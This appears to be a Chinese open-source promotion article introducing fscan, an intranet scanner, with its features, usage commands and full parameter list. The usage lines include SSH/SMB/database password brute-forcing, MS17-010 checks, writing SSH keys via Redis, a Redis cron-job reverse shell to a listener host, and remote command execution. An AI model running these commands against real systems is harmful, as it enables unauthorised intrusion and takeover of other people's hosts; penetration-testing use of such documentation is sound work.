
fscan:一鍵自動化、全方位漏洞掃描的開源工具
簡介
fscan 是一個內(nèi)網(wǎng)綜合掃描工具,方便一鍵自動化、全方位漏洞掃描。
它支持主機存活探測、端口掃描、常見服務的爆破、ms17010、redis批量寫公鑰、計劃任務反彈shell、讀取win網(wǎng)卡信息、web指紋識別、web漏洞掃描、netbios探測、域控識別等功能。
源碼鏈接:https://github.com/shadow1ng/fscan
主要功能
1.信息搜集:
存活探測(icmp) 端口掃描
2.爆破功能:
各類服務爆破(ssh、smb等) 數(shù)據(jù)庫密碼爆破(mysql、mssql、redis、psql等)
3.系統(tǒng)信息、漏洞掃描:
獲取目標網(wǎng)卡信息 高危漏洞掃描(ms17010等)
4.Web探測功能:
webtitle探測 web指紋識別(常見cms、oa框架等) web漏洞掃描(weblogic、st2等,支持xray的poc)
5.漏洞利用:
redis寫公鑰或?qū)懹媱澣蝿?/section> ssh命令執(zhí)行
6.其他功能:
文件保存
usege
簡單用法
fscan.exe -h 192.168.1.1/24  (默認使用全部模塊)
fscan.exe -h 192.168.1.1/16  (B段掃描)
其他用法
fscan.exe -h 192.168.1.1/24 -np -no -nopoc(跳過存活檢測 、不保存文件、跳過web poc掃描)

fscan.exe -h 192.168.1.1/24 -rf id_rsa.pub (redis 寫公鑰)
fscan.exe -h 192.168.1.1/24 -rs 192.168.1.1:6666 (redis 計劃任務反彈shell)

fscan.exe -h 192.168.1.1/24 -c whoami (ssh 爆破成功后,命令執(zhí)行)
fscan.exe -h 192.168.1.1/24 -m ssh -p 2222 (指定模塊ssh和端口)
fscan.exe -h 192.168.1.1/24 -pwdf pwd.txt -userf users.txt (加載指定文件的用戶名、密碼來進行爆破)
fscan.exe -h 192.168.1.1/24 -o /tmp/1.txt (指定掃描結(jié)果保存路徑,默認保存在當前路徑)
fscan.exe -h 192.168.1.1/8  (A段的192.x.x.1和192.x.x.254,方便快速查看網(wǎng)段信息 )
fscan.exe -h 192.168.1.1/24 -m smb -pwd password (smb密碼碰撞)
fscan.exe -h 192.168.1.1/24 -m ms17010 (指定模塊)
fscan.exe -hf ip.txt  (以文件導入)
編譯命令
go build -ldflags="-s -w " -trimpath
完整參數(shù)
   -Num int
        poc rate (default 20)
  -c string
        exec command (ssh)
  -cookie string
        set poc cookie
  -debug
        debug mode will print more error info
  -domain string
        smb domain
  -h string
        IP address of the host you want to scan,for example: 192.168.11.11 | 192.168.11.11-255 | 192.168.11.11,192.168.11.12
  -hf string
        host file, -hs ip.txt
  -m string
        Select scan type ,as: -m ssh (default "all")
  -no
        not to save output log
  -nopoc
        not to scan web vul
  -np
        not to ping
  -o string
        Outputfile (default "result.txt")
  -p string
        Select a port,for example: 22 | 1-65535 | 22,80,3306 (default "21,22,80,81,135,443,445,1433,3306,5432,6379,7001,8000,8080,8089,9200,11211,270179098,9448,8888,82,8858,1081,8879,21502,9097,8088,8090,8200,91,1080,889,8834,8011,9986,9043,9988,7080,10000,9089,8028,9999,8001,89,8086,8244,9000,2008,8080,7000,8030,8983,8096,8288,18080,8020,8848,808,8099,6868,18088,10004,8443,8042,7008,8161,7001,1082,8095,8087,8880,9096,7074,8044,8048,9087,10008,2020,8003,8069,20000,7688,1010,8092,8484,6648,9100,21501,8009,8360,9060,85,99,8000,9085,9998,8172,8899,9084,9010,9082,10010,7005,12018,87,7004,18004,8098,18098,8002,3505,8018,3000,9094,83,8108,1118,8016,20720,90,8046,9443,8091,7002,8868,8010,18082,8222,7088,8448,18090,3008,12443,9001,9093,7003,8101,14000,7687,8094,9002,8082,9081,8300,9086,8081,8089,8006,443,7007,7777,1888,9090,9095,81,1000,18002,8800,84,9088,7071,7070,8038,9091,8258,9008,9083,16080,88,8085,801,5555,7680,800,8180,9800,10002,18000,18008,98,28018,86,9092,8881,8100,8012,8084,8989,6080,7078,18001,8093,8053,8070,8280,880,92,9099,8181,9981,8060,8004,8083,10001,8097,21000,80,7200,888,7890,3128,8838,8008,8118,9080,2100,7180,9200")
  -ping
        using ping replace icmp
  -pocname string
        use the pocs these contain pocname, -pocname weblogic
  -proxy string

        set poc proxy, -proxy http://127.0.0.1:8080
  -pwd string
        password
  -pwdf string
        password file
  -rf string
        redis file to write sshkey file (as: -rf id_rsa.pub)
  -rs string
        redis shell to write cron file (as: -rs 192.168.1.1:6666)
  -t int
        Thread nums (default 600)
  -time int
        Set timeout (default 3)
  -u string
        url
  -uf string
        urlfile
  -user string
        username
  -userf string
        username file
  -wt int
        Set web timeout (default 5)
運行截圖

fscan.exe -h 192.168.x.x (全功能、ms17010、讀取網(wǎng)卡信息)
fscan.exe -h 192.168.x.x -rf id_rsa.pub (redis 寫公鑰)
fscan.exe -h 192.168.x.x -c "whoami;id" (ssh 命令)
fscan.exe -h 192.168.x.x -p80 -proxy http://127.0.0.1:8080 一鍵支持xray的poc
這個項目的開發(fā)者參考的開源項目有這些:
https://github.com/Adminisme/ServerScan https://github.com/netxfly/x-crack https://github.com/hack2fun/Gscan https://github.com/k8gege/LadonGo https://github.com/jjf012/gopoc
- EOF -
更多優(yōu)秀開源項目(點擊下方圖片可跳轉(zhuǎn))



開源前哨
日常分享熱門、有趣和實用的開源項目。參與維護10萬+star 的開源技術(shù)資源庫,包括:Python, Java, C/C++, Go, JS, CSS, Node.js, PHP, .NET 等
關(guān)注后獲取
回復 資源 獲取 10萬+ star 開源資源
分享、點贊和在看
支持我們分享更多優(yōu)秀開源項目,謝謝!
評論
圖片
表情